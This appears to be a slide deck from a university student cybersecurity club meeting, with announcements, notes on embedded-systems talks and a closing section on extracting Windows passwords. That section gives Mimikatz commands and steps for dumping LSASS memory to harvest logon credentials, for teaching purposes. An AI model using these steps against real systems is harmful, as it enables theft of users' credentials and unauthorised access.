

UC.yber Meeting 18

If You're New!

- Join our Slack ucyber.slack.com
- Follow us on Twitter @UCyb3r and Facebook UC.yber; University of Cincinnati OWASP Chapter
- Feel free to get involved with one of our committees: Content/Events , Finance, and Social Media
- Stay updated through our weekly emails




Announcements

- We are getting **20 CHIPs** for our members to use!
- Our server will be set up and running very soon!
- **US Bank visit** is now in the works! Late Summer or sometime in Fall.
- We attended an **Embedded Systems** Security talk in Dayton Monday
- UCRI wants to start **research** with us, also visit them
- September ~20th we will compete in **PacketWars at UD**, more info to come...










Embedded System Tech Talks

Opening Notes:

- Endpoint security is only ONE viewpoint on the problem
- Software/ Hardware developers are unknowingly leaving vulnerabilities in their systems

Tech Talks:


- System Schedule Security
 - Neural Network Example in “Pong”
 - Airforce Autonomous Drone Surveillance
- 

Neural Network Tech Talk (Pt. 1)

PONG!

Neural Network Player vs. Procedural Based Player

- At first, the NN player lost most of the time
- After millions of instances of the NN player learns the best paths, the NN player would beat the PB player almost every time



Uh oh..


Neural Network Tech Talk (Pt. 2)

Procedural Based Player

- If the ball is to the left, go left. If it is to the right, go right.

Neural Network Player

- It learns which path is the best path
- You can go even further by “pruning” the data



Research / Project


- This goes hand-in-hand with our project / research

System Schedule Security (Pt. 1)

- How system schedules are usually hacked
 - During “downtime”
 - Hackers see the system schedule as blocks of digital signals
- Optimal way to hack a system schedule
 - During a “project” / “projects”
 - In increments
- How To Defend:
 - Randomize the system schedules
 - Run a periodic “system check” over downtime



System Schedule Security (Pt. 2)



Mimikatz Password Stealing

How to do it!

Launch Mimikatz

```
# Privilege::debug
```

Output should be Privilege '20' OK

```
# sekurlsa::logonPasswords full
```



How hackers do it...

Open Task manager

Go to Details and type lsass

Right click lsass.exe and select Create Dump File

Copy file location and navigate to the dump.

Copy the dump to your mimikatz install folder.

```
# sekurlsa::minidump lsass.dmp
```

```
# sekurlsa::logonPasswords full
```

